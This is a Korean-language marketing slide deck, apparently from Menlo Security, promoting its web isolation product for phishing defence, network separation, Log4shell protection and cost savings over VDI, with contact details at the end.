


웹격리 연동 - Log4shell




피싱 공격 방어

피싱 사이트에 대한 웹격리 + 입력 금지 적용 - 정보 유출 방지



망분리 적용 방안

업무망 인터넷/이메일 접속 제한 해결 - 생산성 & 효율성 향상



파일(문서): 백신, 샌드박스, 제한적 CDR 적용 후 다운로드

웹 콘텐츠: 웹격리 적용 & 웹 무해화 후 다운로드

이메일 URL 링크: 사용자 클릭시, 웹격리 적용 & 웹 무해화 후 다운로드

망분리 적용 방안

망분리 환경 구축/운영 비용 절감

#1


웹격리 + VDI (라이선스 축소)

#2

웹격리(VDI 교체)

#3

이메일 서버 통합
(웹격리+ 문서 **Preview** + 비문서 차단)



HEAT Proof

미국 국방부 – 사용자수 350만명



HEAT 로부터 사용자 완벽 보호

Menlo 주요 기능

- 보안 웹 게이트웨이
- 클라우드 액세스 보안 브로커
- 데이터 손실 방지
- 원격 브라우저 격리



HEAT 완벽 방어



랜섬웨어 제거
멜웨어 제거

The logo consists of two white rectangular boxes side-by-side. The left box contains the letters 'MEN' and the right box contains the letters 'LO'. A vertical line separates the two boxes, passing through the 'N' and 'L'.

MENLO

SECURITY

menlosecurity.com/ko-kr

korea@menlosecurity.com